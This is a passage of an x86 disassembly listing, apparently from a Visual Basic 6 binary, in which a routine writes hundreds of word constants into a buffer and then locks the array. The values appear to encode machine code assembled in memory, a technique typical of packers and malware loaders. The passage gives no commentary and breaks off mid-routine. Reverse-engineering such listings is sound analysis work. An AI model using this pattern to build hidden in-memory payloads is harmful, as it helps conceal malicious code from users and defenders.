.text:0040555D mov ebx, [eax+44h]

.text:00405560 mov word ptr [ebx+17Eh], 175Ah

.text:00405569 mov ebx, [eax+44h]

.text:0040556C mov word ptr [ebx+180h], 8244h

.text:00405575 mov ebx, [eax+44h]

.text:00405578 mov word ptr [ebx+182h], 405Dh

.text:00405581 mov ebx, [eax+44h]

.text:00405584 mov word ptr [ebx+184h], 8453h

.text:0040558D mov ebx, [eax+44h]

.text:00405590 mov word ptr [ebx+186h], 4073h

.text:00405599 mov ebx, [eax+44h]

.text:0040559C mov [ebx+188h], cx

.text:004055A3 mov ebx, [eax+44h]

.text:004055A6 mov word ptr [ebx+18Ah], 19C3h

.text:004055AF mov ebx, [eax+44h]

.text:004055B2 mov word ptr [ebx+18Ch], 483Ah

.text:004055BB mov ebx, [eax+44h]

.text:004055BE mov word ptr [ebx+18Eh], 0C3C3h

.text:004055C7 mov ebx, [eax+44h]

.text:004055CA mov word ptr [ebx+190h], 1A5h

.text:004055D3 mov ebx, [eax+44h]

.text:004055D6 mov word ptr [ebx+192h], 0FDD8h

.text:004055DF mov ebx, [eax+44h]

.text:004055E2 mov word ptr [ebx+194h], 4ED7h

.text:004055EB mov ebx, [eax+44h]

.text:004055EE mov word ptr [ebx+196h], 87B5h

.text:004055F7 mov ebx, [eax+44h]

.text:004055FA mov word ptr [ebx+198h], 65Dh

.text:00405603 mov ebx, [eax+44h]

.text:00405606 mov word ptr [ebx+19Ah], 41A5h

.text:0040560F mov ebx, [eax+44h]

.text:00405612 mov [ebx+19Ch], si

.text:00405619 mov esi, [eax+44h]

.text:0040561C mov word ptr [esi+19Eh], 54EAh

.text:00405625 mov esi, [eax+44h]

.text:00405628 mov word ptr [esi+1A0h], 81B5h

.text:00405631 mov esi, [eax+44h]

.text:00405634 mov word ptr [esi+1A2h], 40A4h

.text:0040563D mov esi, [eax+44h]

.text:00405640 mov word ptr [esi+1A4h], 5B5Ch

.text:00405649 mov esi, [eax+44h]

.text:0040564C mov word ptr [esi+1A6h], 914Dh

.text:00405655 mov esi, [eax+44h]

.text:00405658 mov [esi+1A8h], cx

.text:0040565F mov esi, [eax+44h]

.text:00405662 mov word ptr [esi+1AAh], 0BFA5h

.text:0040566B mov esi, [eax+44h]

.text:0040566E mov word ptr [esi+1ACh], 112Bh

.text:00405677 mov ebx, [eax+44h]

.text:0040567A mov esi, 172Eh

.text:0040567F mov [ebx+1AEh], si

.text:00405686 mov ebx, [eax+44h]

.text:00405689 mov word ptr [ebx+1B0h], 0FE54h

.text:00405692 mov ebx, [eax+44h]

.text:00405695 mov word ptr [ebx+1B2h], 44D7h

.text:0040569E mov ebx, [eax+44h]

.text:004056A1 mov word ptr [ebx+1B4h], 0D1A3h

.text:004056AA mov ebx, [eax+44h]

.text:004056AD mov word ptr [ebx+1B6h], 0B826h

.text:004056B6 mov ebx, [eax+44h]

.text:004056B9 mov word ptr [ebx+1B8h], 0E5Ch

.text:004056C2 mov ebx, [eax+44h]

.text:004056C5 mov word ptr [ebx+1BAh], 0E120h

.text:004056CE mov ebx, [eax+44h]

.text:004056D1 mov [ebx+1BCh], cx

.text:004056D8 mov ebx, [eax+44h]

.text:004056DB mov word ptr [ebx+1BEh], 0CBA5h

.text:004056E4 mov ebx, [eax+44h]

.text:004056E7 mov word ptr [ebx+1C0h], 191Bh

.text:004056F0 mov ebx, [eax+44h]

.text:004056F3 mov word ptr [ebx+1C2h], 40CFh

.text:004056FC mov ebx, [eax+44h]

.text:004056FF mov word ptr [ebx+1C4h], 536h

.text:00405708 mov ebx, [eax+44h]

.text:0040570B mov word ptr [ebx+1C6h], 0BB2Ch

.text:00405714 mov ebx, [eax+44h]

.text:00405717 mov word ptr [ebx+1C8h], 0C2DFh

.text:00405720 mov ebx, [eax+44h]

.text:00405723 mov word ptr [ebx+1CAh], 13A1h

.text:0040572C mov ebx, [eax+44h]

.text:0040572F mov word ptr [ebx+1CCh], 5ED7h

.text:00405738 mov ebx, [eax+44h]

.text:0040573B mov word ptr [ebx+1CEh], 0CBB5h

.text:00405744 mov ebx, [eax+44h]

.text:00405747 mov word ptr [ebx+1D0h], 0A5D7h

.text:00405750 mov ebx, [eax+44h]

.text:00405753 mov [ebx+1D2h], dx

.text:0040575A mov ebx, [eax+44h]

.text:0040575D mov word ptr [ebx+1D4h], 825Ch

.text:00405766 mov ebx, [eax+44h]

.text:00405769 mov word ptr [ebx+1D6h], 4864h

.text:00405772 mov ebx, [eax+44h]

.text:00405775 mov word ptr [ebx+1D8h], 8A0Dh

.text:0040577E mov ebx, [eax+44h]

.text:00405781 mov word ptr [ebx+1DAh], 48F2h

.text:0040578A mov ebx, [eax+44h]

.text:0040578D mov word ptr [ebx+1DCh], 33A3h

.text:00405796 mov ebx, [eax+44h]

.text:00405799 mov word ptr [ebx+1DEh], 905Ah

.text:004057A2 mov ebx, [eax+44h]

.text:004057A5 mov word ptr [ebx+1E0h], 0F9DFh

.text:004057AE mov ebx, [eax+44h]

.text:004057B1 mov word ptr [ebx+1E2h], 35A5h

.text:004057BA mov ebx, [eax+44h]

.text:004057BD mov word ptr [ebx+1E4h], 8A27h

.text:004057C6 mov ebx, [eax+44h]

.text:004057C9 mov word ptr [ebx+1E6h], 50FAh

.text:004057D2 mov ebx, [eax+44h]

.text:004057D5 mov word ptr [ebx+1E8h], 0C2DDh

.text:004057DE mov ebx, [eax+44h]

.text:004057E1 mov word ptr [ebx+1EAh], 4015h

.text:004057EA mov ebx, [eax+44h]

.text:004057ED mov [ebx+1ECh], cx

.text:004057F4 mov ebx, [eax+44h]

.text:004057F7 mov word ptr [ebx+1EEh], 0F2Eh

.text:00405800 mov ebx, [eax+44h]

.text:00405803 mov word ptr [ebx+1F0h], 8A58h

.text:0040580C mov ebx, [eax+44h]

.text:0040580F mov word ptr [ebx+1F2h], 43B2h

.text:00405818 mov ebx, [eax+44h]

.text:0040581B mov word ptr [ebx+1F4h], 2916h

.text:00405824 mov ebx, [eax+44h]

.text:00405827 mov word ptr [ebx+1F6h], 4B2Ch

.text:00405830 mov ebx, [eax+44h]

.text:00405833 mov word ptr [ebx+1F8h], 4ED7h

.text:0040583C mov ebx, [eax+44h]

.text:0040583F mov word ptr [ebx+1FAh], 0A9B1h

.text:00405848 mov ebx, [eax+44h]

.text:0040584B mov word ptr [ebx+1FCh], 61h ; 'a'

.text:00405854 mov ebx, [eax+44h]

.text:00405857 mov [ebx+1FEh], dx

.text:0040585E mov ebx, [eax+44h]

.text:00405861 mov word ptr [ebx+200h], 0E906h

.text:0040586A mov ebx, [eax+44h]

.text:0040586D mov word ptr [ebx+202h], 40D3h

.text:00405876 mov ebx, [eax+44h]

.text:00405879 mov [ebx+204h], cx

.text:00405880 mov ebx, [eax+44h]

.text:00405883 mov word ptr [ebx+206h], 375Ah

.text:0040588C mov ebx, [eax+44h]

.text:0040588F mov word ptr [ebx+208h], 8A4Ch

.text:00405898 mov ebx, [eax+44h]

.text:0040589B mov word ptr [ebx+20Ah], 48F2h

.text:004058A4 mov ebx, [eax+44h]

.text:004058A7 mov word ptr [ebx+20Ch], 73A3h

.text:004058B0 mov ebx, [eax+44h]

.text:004058B3 mov word ptr [ebx+20Eh], 0BFA1h

.text:004058BC mov ebx, [eax+44h]

.text:004058BF mov word ptr [ebx+210h], 828Ch

.text:004058C8 mov ebx, [eax+44h]

.text:004058CB mov word ptr [ebx+212h], 405Dh

.text:004058D4 mov ebx, [eax+44h]

.text:004058D7 mov word ptr [ebx+214h], 4B29h

.text:004058E0 mov ebx, [eax+44h]

.text:004058E3 mov word ptr [ebx+216h], 0F2Eh

.text:004058EC mov ebx, [eax+44h]

.text:004058EF mov word ptr [ebx+218h], 0E848h

.text:004058F8 mov ebx, [eax+44h]

.text:004058FB mov word ptr [ebx+21Ah], 4192h

.text:00405904 mov ebx, [eax+44h]

.text:00405907 mov [ebx+21Ch], cx

.text:0040590E mov ebx, [eax+44h]

.text:00405911 mov word ptr [ebx+21Eh], 0A8FFh

.text:0040591A mov ebx, [eax+44h]

.text:0040591D mov word ptr [ebx+220h], 104h

.text:00405926 mov ebx, [eax+44h]

.text:00405929 mov [ebx+222h], dx

.text:00405930 mov ebx, [eax+44h]

.text:00405933 mov word ptr [ebx+224h], 136h

.text:0040593C mov ebx, [eax+44h]

.text:0040593F mov [ebx+226h], si

.text:00405946 mov ebx, [eax+44h]

.text:00405949 mov word ptr [ebx+228h], 0FE54h

.text:00405952 mov ebx, [eax+44h]

.text:00405955 mov word ptr [ebx+22Ah], 44D7h

.text:0040595E mov ebx, [eax+44h]

.text:00405961 mov word ptr [ebx+22Ch], 0D1A3h

.text:0040596A mov ebx, [eax+44h]

.text:0040596D mov word ptr [ebx+22Eh], 0B826h

.text:00405976 mov ebx, [eax+44h]

.text:00405979 mov word ptr [ebx+230h], 745Ch

.text:00405982 mov ebx, [eax+44h]

.text:00405985 mov word ptr [ebx+232h], 0CB88h

.text:0040598E mov ebx, [eax+44h]

.text:00405991 mov word ptr [ebx+234h], 2913h

.text:0040599A mov ebx, [eax+44h]

.text:0040599D mov word ptr [ebx+236h], 44Ch

.text:004059A6 mov ebx, [eax+44h]

.text:004059A9 mov word ptr [ebx+238h], 15Dh

.text:004059B2 mov ebx, [eax+44h]

.text:004059B5 mov word ptr [ebx+23Ah], 1AA5h

.text:004059BE mov ebx, [eax+44h]

.text:004059C1 mov word ptr [ebx+23Ch], 3AB4h

.text:004059CA mov ebx, [eax+44h]

.text:004059CD mov [ebx+23Eh], dx

.text:004059D4 mov ebx, [eax+44h]

.text:004059D7 mov word ptr [ebx+240h], 555Ch

.text:004059E0 mov ebx, [eax+44h]

.text:004059E3 mov [ebx+242h], si

.text:004059EA mov esi, [eax+44h]

.text:004059ED mov word ptr [esi+244h], 0FE54h

.text:004059F6 mov esi, [eax+44h]

.text:004059F9 mov word ptr [esi+246h], 0BF97h

.text:00405A02 mov esi, [eax+44h]

.text:00405A05 mov word ptr [esi+248h], 808Ch

.text:00405A0E mov esi, [eax+44h]

.text:00405A11 mov word ptr [esi+24Ah], 6499h

.text:00405A1A mov esi, [eax+44h]

.text:00405A1D mov word ptr [esi+24Ch], 5Fh ; '\_'

.text:00405A26 mov esi, [eax+44h]

.text:00405A29 mov [esi+24Eh], dx

.text:00405A30 mov esi, [eax+44h]

.text:00405A33 mov word ptr [esi+250h], 8453h

.text:00405A3C mov esi, [eax+44h]

.text:00405A3F mov word ptr [esi+252h], 0BD17h

.text:00405A48 mov ebx, [eax+44h]

.text:00405A4B mov esi, 0FFFFFEA3h

.text:00405A50 mov [ebx+254h], si

.text:00405A57 mov ebx, [eax+44h]

.text:00405A5A mov word ptr [ebx+256h], 172Eh

.text:00405A63 mov ebx, [eax+44h]

.text:00405A66 mov word ptr [ebx+258h], 8254h

.text:00405A6F mov ebx, [eax+44h]

.text:00405A72 mov word ptr [ebx+25Ah], 4867h

.text:00405A7B mov ebx, [eax+44h]

.text:00405A7E mov word ptr [ebx+25Ch], 3D7h

.text:00405A87 mov ebx, [eax+44h]

.text:00405A8A mov word ptr [ebx+25Eh], 836Ch

.text:00405A93 mov ebx, [eax+44h]

.text:00405A96 mov word ptr [ebx+260h], 4ED7h

.text:00405A9F mov ebx, [eax+44h]

.text:00405AA2 mov word ptr [ebx+262h], 0A98Dh

.text:00405AAB mov ebx, [eax+44h]

.text:00405AAE mov word ptr [ebx+264h], 5Dh ; ']'

.text:00405AB7 mov ebx, [eax+44h]

.text:00405ABA mov [ebx+266h], dx

.text:00405AC1 mov ebx, [eax+44h]

.text:00405AC4 mov word ptr [ebx+268h], 0E906h

.text:00405ACD mov ebx, [eax+44h]

.text:00405AD0 mov word ptr [ebx+26Ah], 40ABh

.text:00405AD9 mov ebx, [eax+44h]

.text:00405ADC mov [ebx+26Ch], cx

.text:00405AE3 mov ecx, [eax+44h]

.text:00405AE6 mov word ptr [ecx+26Eh], 40CFh

.text:00405AEF mov ecx, [eax+44h]

.text:00405AF2 mov word ptr [ecx+270h], 56D7h

.text:00405AFB mov ecx, [eax+44h]

.text:00405AFE mov word ptr [ecx+272h], 0BFADh

.text:00405B07 mov ecx, [eax+44h]

.text:00405B0A mov word ptr [ecx+274h], 0FE6Eh

.text:00405B13 mov ecx, [eax+44h]

.text:00405B16 mov word ptr [ecx+276h], 0A975h

.text:00405B1F mov ecx, [eax+44h]

.text:00405B22 mov word ptr [ecx+278h], 0FCD0h

.text:00405B2B mov ecx, [eax+44h]

.text:00405B2E mov [ecx+27Ah], di

.text:00405B35 mov ecx, [eax+44h]

.text:00405B38 mov word ptr [ecx+27Ch], 1E2h

.text:00405B41 mov ecx, [eax+44h]

.text:00405B44 mov word ptr [ecx+27Eh], 0B5h ; 'µ'

.text:00405B4D mov ecx, [eax+44h]

.text:00405B50 mov word ptr [ecx+280h], 0AC5Ch

.text:00405B59 mov ecx, [eax+44h]

.text:00405B5C mov word ptr [ecx+282h], 7824h

.text:00405B65 mov ecx, [eax+44h]

.text:00405B68 mov word ptr [ecx+284h], 8A09h

.text:00405B71 mov ecx, [eax+44h]

.text:00405B74 mov word ptr [ecx+286h], 0C349h

.text:00405B7D mov ecx, [eax+44h]

.text:00405B80 mov word ptr [ecx+288h], 0F629h

.text:00405B89 mov ecx, [eax+44h]

.text:00405B8C mov word ptr [ecx+28Ah], 3824h

.text:00405B95 mov ecx, [eax+44h]

.text:00405B98 mov word ptr [ecx+28Ch], 0ED58h

.text:00405BA1 mov ecx, [eax+44h]

.text:00405BA4 mov word ptr [ecx+28Eh], 16A9h

.text:00405BAD mov ecx, [eax+44h]

.text:00405BB0 mov word ptr [ecx+290h], 74D1h

.text:00405BB9 mov ecx, [eax+44h]

.text:00405BBC mov word ptr [ecx+292h], 714Bh

.text:00405BC5 mov ecx, [eax+44h]

.text:00405BC8 mov word ptr [ecx+294h], 57AAh

.text:00405BD1 mov ecx, [eax+44h]

.text:00405BD4 mov word ptr [ecx+296h], 16F3h

.text:00405BDD mov ecx, [eax+44h]

.text:00405BE0 mov word ptr [ecx+298h], 6908h

.text:00405BE9 mov ecx, [eax+44h]

.text:00405BEC mov [ecx+29Ah], dx

.text:00405BF3 mov edx, [eax+44h]

.text:00405BF6 mov word ptr [edx+29Ch], 158h

.text:00405BFF mov ecx, [eax+44h]

.text:00405C02 mov word ptr [ecx+29Eh], 11F7h

.text:00405C0B mov edx, [eax+44h]

.text:00405C0E mov word ptr [edx+2A0h], 0FE08h

.text:00405C17 mov ecx, [eax+44h]

.text:00405C1A mov word ptr [ecx+2A2h], 0C375h

.text:00405C23 mov edx, [eax+44h]

.text:00405C26 mov word ptr [edx+2A4h], 1D98h

.text:00405C2F mov ecx, [eax+44h]

.text:00405C32 mov word ptr [ecx+2A6h], 0A866h

.text:00405C3B mov edx, [eax+44h]

.text:00405C3E mov word ptr [edx+2A8h], 0FC97h

.text:00405C47 mov ecx, [eax+44h]

.text:00405C4A mov [ecx+2AAh], di

.text:00405C51 mov edx, [eax+44h]

.text:00405C54 mov word ptr [edx+2ACh], 6437h

.text:00405C5D mov ecx, [eax+44h]

.text:00405C60 mov word ptr [ecx+2AEh], 2ED7h

.text:00405C69 mov edx, [eax+44h]

.text:00405C6C mov word ptr [edx+2B0h], 6D39h

.text:00405C75 mov ecx, [eax+44h]

.text:00405C78 mov word ptr [ecx+2B2h], 7296h

.text:00405C81 mov edx, [eax+44h]

.text:00405C84 mov ecx, 0FFFFE95Ch

.text:00405C89 mov [edx+2B4h], cx

.text:00405C90 mov edx, [eax+44h]

.text:00405C93 mov word ptr [edx+2B6h], 0BD50h

.text:00405C9C mov edx, [eax+44h]

.text:00405C9F mov [edx+2B8h], si

.text:00405CA6 mov edx, [eax+44h]

.text:00405CA9 mov word ptr [edx+2BAh], 32E6h

.text:00405CB2 mov edx, [eax+44h]

.text:00405CB5 mov word ptr [edx+2BCh], 6039h

.text:00405CBE mov edx, [eax+44h]

.text:00405CC1 mov word ptr [edx+2BEh], 25D1h

.text:00405CCA mov edx, [eax+44h]

.text:00405CCD mov word ptr [edx+2C0h], 730Ch

.text:00405CD6 mov edx, [eax+44h]

.text:00405CD9 mov word ptr [edx+2C2h], 23CAh

.text:00405CE2 mov edx, [eax+44h]

.text:00405CE5 mov word ptr [edx+2C4h], 7239h

.text:00405CEE mov edx, [eax+44h]

.text:00405CF1 mov word ptr [edx+2C6h], 17D6h

.text:00405CFA mov edx, [eax+44h]

.text:00405CFD mov [edx+2C8h], cx

.text:00405D04 mov edx, [eax+44h]

.text:00405D07 mov word ptr [edx+2CAh], 0BEB7h

.text:00405D10 mov edx, [eax+44h]

.text:00405D13 mov [edx+2CCh], si

.text:00405D1A mov ebx, [eax+44h]

.text:00405D1D mov edx, 34EBh

.text:00405D22 mov [ebx+2CEh], dx

.text:00405D29 mov ebx, [eax+44h]

.text:00405D2C mov word ptr [ebx+2D0h], 6F09h

.text:00405D35 mov ebx, [eax+44h]

.text:00405D38 mov word ptr [ebx+2D2h], 21C8h

.text:00405D41 mov ebx, [eax+44h]

.text:00405D44 mov word ptr [ebx+2D4h], 572Ch

.text:00405D4D mov ebx, [eax+44h]

.text:00405D50 mov word ptr [ebx+2D6h], 25CCh

.text:00405D59 mov ebx, [eax+44h]

.text:00405D5C mov word ptr [ebx+2D8h], 4E2Bh

.text:00405D65 mov ebx, [eax+44h]

.text:00405D68 mov word ptr [ebx+2DAh], 13C3h

.text:00405D71 mov ebx, [eax+44h]

.text:00405D74 mov word ptr [ebx+2DCh], 6239h

.text:00405D7D mov ebx, [eax+44h]

.text:00405D80 mov word ptr [ebx+2DEh], 29D1h

.text:00405D89 mov ebx, [eax+44h]

.text:00405D8C mov word ptr [ebx+2E0h], 6F33h

.text:00405D95 mov ebx, [eax+44h]

.text:00405D98 mov word ptr [ebx+2E2h], 0A8A5h

.text:00405DA1 mov ebx, [eax+44h]

.text:00405DA4 mov word ptr [ebx+2E4h], 0FC79h

.text:00405DAD mov ebx, [eax+44h]

.text:00405DB0 mov [ebx+2E6h], di

.text:00405DB7 mov ebx, [eax+44h]

.text:00405DBA mov word ptr [ebx+2E8h], 7532h

.text:00405DC3 mov ebx, [eax+44h]

.text:00405DC6 mov word ptr [ebx+2EAh], 2CC1h

.text:00405DCF mov ebx, [eax+44h]

.text:00405DD2 mov word ptr [ebx+2ECh], 130h

.text:00405DDB mov ebx, [eax+44h]

.text:00405DDE mov word ptr [ebx+2EEh], 624Dh

.text:00405DE7 mov ebx, [eax+44h]

.text:00405DEA mov word ptr [ebx+2F0h], 0FEA1h

.text:00405DF3 mov ebx, [eax+44h]

.text:00405DF6 mov word ptr [ebx+2F2h], 0E5Ah

.text:00405DFF mov ebx, [eax+44h]

.text:00405E02 mov word ptr [ebx+2F4h], 4028h

.text:00405E0B mov ebx, [eax+44h]

.text:00405E0E mov word ptr [ebx+2F6h], 2CC9h

.text:00405E17 mov ebx, [eax+44h]

.text:00405E1A mov word ptr [ebx+2F8h], 6233h

.text:00405E23 mov ebx, [eax+44h]

.text:00405E26 mov word ptr [ebx+2FAh], 34C4h

.text:00405E2F mov ebx, [eax+44h]

.text:00405E32 mov word ptr [ebx+2FCh], 5739h

.text:00405E3B mov ebx, [eax+44h]

.text:00405E3E mov word ptr [ebx+2FEh], 32CCh

.text:00405E47 mov ebx, [eax+44h]

.text:00405E4A mov word ptr [ebx+300h], 7428h

.text:00405E53 mov ebx, [eax+44h]

.text:00405E56 mov word ptr [ebx+302h], 2CC4h

.text:00405E5F mov ebx, [eax+44h]

.text:00405E62 mov word ptr [ebx+304h], 6411h

.text:00405E6B mov ebx, [eax+44h]

.text:00405E6E mov word ptr [ebx+306h], 2FC8h

.text:00405E77 mov ebx, [eax+44h]

.text:00405E7A mov word ptr [ebx+308h], 782Eh

.text:00405E83 mov ebx, [eax+44h]

.text:00405E86 mov word ptr [ebx+30Ah], 0A8A5h

.text:00405E8F mov ebx, [eax+44h]

.text:00405E92 mov word ptr [ebx+30Ch], 0FF4Fh

.text:00405E9B mov ebx, [eax+44h]

.text:00405E9E mov [ebx+30Eh], di

.text:00405EA5 mov ebx, [eax+44h]

.text:00405EA8 mov word ptr [ebx+310h], 7512h

.text:00405EB1 mov ebx, [eax+44h]

.text:00405EB4 mov word ptr [ebx+312h], 32F2h

.text:00405EBD mov ebx, [eax+44h]

.text:00405EC0 mov word ptr [ebx+314h], 7535h

.text:00405EC9 mov ebx, [eax+44h]

.text:00405ECC mov word ptr [ebx+316h], 16C0h

.text:00405ED5 mov ebx, [eax+44h]

.text:00405ED8 mov word ptr [ebx+318h], 7335h

.text:00405EE1 mov ebx, [eax+44h]

.text:00405EE4 mov word ptr [ebx+31Ah], 35D1h

.text:00405EED mov ebx, [eax+44h]

.text:00405EF0 mov word ptr [ebx+31Ch], 6D3Dh

.text:00405EF9 mov ebx, [eax+44h]

.text:00405EFC mov word ptr [ebx+31Eh], 25E8h

.text:00405F05 mov ebx, [eax+44h]

.text:00405F08 mov word ptr [ebx+320h], 6E31h

.text:00405F11 mov ebx, [eax+44h]

.text:00405F14 mov word ptr [ebx+322h], 39D7h

.text:00405F1D mov ebx, [eax+44h]

.text:00405F20 mov [ebx+324h], cx

.text:00405F27 mov ebx, [eax+44h]

.text:00405F2A mov word ptr [ebx+326h], 0BEDEh

.text:00405F33 mov ebx, [eax+44h]

.text:00405F36 mov [ebx+328h], si

.text:00405F3D mov ebx, [eax+44h]

.text:00405F40 mov [ebx+32Ah], dx

.text:00405F47 mov edx, [eax+44h]

.text:00405F4A mov word ptr [edx+32Ch], 641Bh

.text:00405F53 mov ebx, [eax+44h]

.text:00405F56 mov edx, 3D1h

.text:00405F5B mov [ebx+32Eh], dx

.text:00405F62 mov ebx, [eax+44h]

.text:00405F65 mov word ptr [ebx+330h], 6F33h

.text:00405F6E mov ebx, [eax+44h]

.text:00405F71 mov word ptr [ebx+332h], 25D1h

.text:00405F7A mov ebx, [eax+44h]

.text:00405F7D mov word ptr [ebx+334h], 7524h

.text:00405F86 mov ebx, [eax+44h]

.text:00405F89 mov word ptr [ebx+336h], 28F1h

.text:00405F92 mov ebx, [eax+44h]

.text:00405F95 mov word ptr [ebx+338h], 642Eh

.text:00405F9E mov ebx, [eax+44h]

.text:00405FA1 mov word ptr [ebx+33Ah], 24C4h

.text:00405FAA mov ebx, [eax+44h]

.text:00405FAD mov [ebx+33Ch], cx

.text:00405FB4 mov ebx, [eax+44h]

.text:00405FB7 mov word ptr [ebx+33Eh], 0BE1Bh

.text:00405FC0 mov ebx, [eax+44h]

.text:00405FC3 mov [ebx+340h], si

.text:00405FCA mov ebx, [eax+44h]

.text:00405FCD mov word ptr [ebx+342h], 34EBh

.text:00405FD6 mov ebx, [eax+44h]

.text:00405FD9 mov word ptr [ebx+344h], 640Fh

.text:00405FE2 mov ebx, [eax+44h]

.text:00405FE5 mov [ebx+346h], dx

.text:00405FEC mov ebx, [eax+44h]

.text:00405FEF mov word ptr [ebx+348h], 6F33h

.text:00405FF8 mov ebx, [eax+44h]

.text:00405FFB mov word ptr [ebx+34Ah], 25D1h

.text:00406004 mov ebx, [eax+44h]

.text:00406007 mov word ptr [ebx+34Ch], 7524h

.text:00406010 mov ebx, [eax+44h]

.text:00406013 mov word ptr [ebx+34Eh], 28F1h

.text:0040601C mov ebx, [eax+44h]

.text:0040601F mov word ptr [ebx+350h], 642Eh

.text:00406028 mov ebx, [eax+44h]

.text:0040602B mov word ptr [ebx+352h], 24C4h

.text:00406034 mov ebx, [eax+44h]

.text:00406037 mov [ebx+354h], cx

.text:0040603E mov ebx, [eax+44h]

.text:00406041 mov word ptr [ebx+356h], 0BE61h

.text:0040604A mov ebx, [eax+44h]

.text:0040604D mov [ebx+358h], si

.text:00406054 mov ebx, [eax+44h]

.text:00406057 mov word ptr [ebx+35Ah], 34EBh

.text:00406060 mov ebx, [eax+44h]

.text:00406063 mov word ptr [ebx+35Ch], 640Eh

.text:0040606C mov ebx, [eax+44h]

.text:0040606F mov word ptr [ebx+35Eh], 35D6h

.text:00406078 mov ebx, [eax+44h]

.text:0040607B mov word ptr [ebx+360h], 6431h

.text:00406084 mov ebx, [eax+44h]

.text:00406087 mov word ptr [ebx+362h], 28F1h

.text:00406090 mov ebx, [eax+44h]

.text:00406093 mov word ptr [ebx+364h], 642Eh

.text:0040609C mov ebx, [eax+44h]

.text:0040609F mov word ptr [ebx+366h], 24C4h

.text:004060A8 mov ebx, [eax+44h]

.text:004060AB mov [ebx+368h], cx

.text:004060B2 mov ecx, [eax+44h]

.text:004060B5 mov word ptr [ecx+36Ah], 0BE5Fh

.text:004060BE mov ecx, [eax+44h]

.text:004060C1 mov [ecx+36Ch], si

.text:004060C8 mov ecx, [eax+44h]

.text:004060CB mov esi, 25C6h

.text:004060D0 mov word ptr [ecx+36Eh], 25F1h

.text:004060D9 mov ecx, [eax+44h]

.text:004060DC mov word ptr [ecx+370h], 6C2Eh

.text:004060E5 mov ecx, [eax+44h]

.text:004060E8 mov word ptr [ecx+372h], 2ECCh

.text:004060F1 mov ecx, [eax+44h]

.text:004060F4 mov word ptr [ecx+374h], 753Dh

.text:004060FD mov ecx, [eax+44h]

.text:00406100 mov word ptr [ecx+376h], 10C0h

.text:00406109 mov ecx, [eax+44h]

.text:0040610C mov word ptr [ecx+378h], 6E2Eh

.text:00406115 mov ecx, [eax+44h]

.text:00406118 mov [ecx+37Ah], si

.text:0040611F mov ebx, [eax+44h]

.text:00406122 mov ecx, 722Fh

.text:00406127 mov [ebx+37Ch], cx

.text:0040612E mov ebx, [eax+44h]

.text:00406131 mov word ptr [ebx+37Eh], 0A8A5h

.text:0040613A mov ebx, [eax+44h]

.text:0040613D mov word ptr [ebx+380h], 0FFEBh

.text:00406146 mov ebx, [eax+44h]

.text:00406149 mov [ebx+382h], di

.text:00406150 mov ebx, [eax+44h]

.text:00406153 mov word ptr [ebx+384h], 641Bh

.text:0040615C mov ebx, [eax+44h]

.text:0040615F mov word ptr [ebx+386h], 5D1h

.text:00406168 mov ebx, [eax+44h]

.text:0040616B mov word ptr [ebx+388h], 6824h

.text:00406174 mov ebx, [eax+44h]

.text:00406177 mov [ebx+38Ah], dx

.text:0040617E mov ebx, [eax+44h]

.text:00406181 mov word ptr [ebx+38Ch], 6533h

.text:0040618A mov ebx, [eax+44h]

.text:0040618D mov word ptr [ebx+38Eh], 10C0h

.text:00406196 mov ebx, [eax+44h]

.text:00406199 mov word ptr [ebx+390h], 6E2Eh

.text:004061A2 mov ebx, [eax+44h]

.text:004061A5 mov [ebx+392h], si

.text:004061AC mov esi, [eax+44h]

.text:004061AF mov [esi+394h], cx

.text:004061B6 mov ecx, [eax+44h]

.text:004061B9 mov word ptr [ecx+396h], 0A8A5h

.text:004061C2 mov ecx, [eax+44h]

.text:004061C5 mov word ptr [ecx+398h], 0FDB6h

.text:004061CE mov ecx, [eax+44h]

.text:004061D1 mov [ecx+39Ah], di

.text:004061D8 mov ecx, [eax+44h]

.text:004061DB mov word ptr [ecx+39Ch], 641Bh

.text:004061E4 mov ecx, [eax+44h]

.text:004061E7 mov [ecx+39Eh], dx

.text:004061EE mov edx, [eax+44h]

.text:004061F1 mov word ptr [edx+3A0h], 6C33h

.text:004061FA mov ecx, [eax+44h]

.text:004061FD mov word ptr [ecx+3A2h], 21C8h

.text:00406206 mov edx, [eax+44h]

.text:00406209 mov word ptr [edx+3A4h], 6532h

.text:00406212 mov ecx, [eax+44h]

.text:00406215 mov word ptr [ecx+3A6h], 29E9h

.text:0040621E mov edx, [eax+44h]

.text:00406221 mov word ptr [edx+3A8h], 6432h

.text:0040622A mov ecx, [eax+44h]

.text:0040622D mov word ptr [ecx+3AAh], 40F2h

.text:00406236 mov edx, [eax+44h]

.text:00406239 mov ecx, 0FFFF9090h

.text:0040623E mov [edx+3ACh], cx

.text:00406245 mov edx, [eax+44h]

.text:00406248 mov [edx+3AEh], cx

.text:0040624F mov ecx, [eax+44h]

.text:00406252 mov word ptr [ecx+3B0h], 5CBEh

.text:0040625B mov edx, [eax+44h]

.text:0040625E mov word ptr [edx+3B2h], 0A501h

.text:00406267 mov ecx, [eax+44h]

.text:0040626A mov word ptr [ecx+3B4h], 8B40h

.text:00406273 mov edx, [eax+44h]

.text:00406276 mov word ptr [edx+3B6h], 243Ch

.text:0040627F mov ecx, [eax+44h]

.text:00406282 mov word ptr [ecx+3B8h], 0A4B8h

.text:0040628B mov edx, [eax+44h]

.text:0040628E mov word ptr [edx+3BAh], 3

.text:00406297 mov ecx, [eax+44h]

.text:0040629A mov word ptr [ecx+3BCh], 8300h

.text:004062A3 mov edx, [eax+44h]

.text:004062A6 mov word ptr [edx+3BEh], 4E8h

.text:004062AF mov ecx, [eax+44h]

.text:004062B2 mov word ptr [ecx+3C0h], 3731h

.text:004062BB mov edx, [eax+44h]

.text:004062BE mov word ptr [edx+3C2h], 0C783h

.text:004062C7 mov ecx, [eax+44h]

.text:004062CA mov word ptr [ecx+3C4h], 8504h

.text:004062D3 mov edx, [eax+44h]

.text:004062D6 mov word ptr [edx+3C6h], 75C0h

.text:004062DF mov ecx, [eax+44h]

.text:004062E2 mov word ptr [ecx+3C8h], 0C3F4h

.text:004062EB mov edx, [eax+44h]

.text:004062EE lea eax, [ebp-28h]

.text:004062F1 mov [ebp-20h], edx

.text:004062F4 push eax

.text:004062F5 mov dword ptr [ebp-28h], 4002h

.text:004062FC call sub\_404BE0

.text:00406301 mov ecx, [ebp+0Ch]

.text:00406304 mov esi, eax

.text:00406306 lea eax, [ebp-18h]

.text:00406309 mov edx, [ecx]

.text:0040630B push edx

.text:0040630C push eax

.text:0040630D call ds:\_\_vbaAryLock

.text:00406313 mov ecx, [ebp-18h]

.text:00406316 test ecx, ecx

.text:00406318 jz short loc\_406339

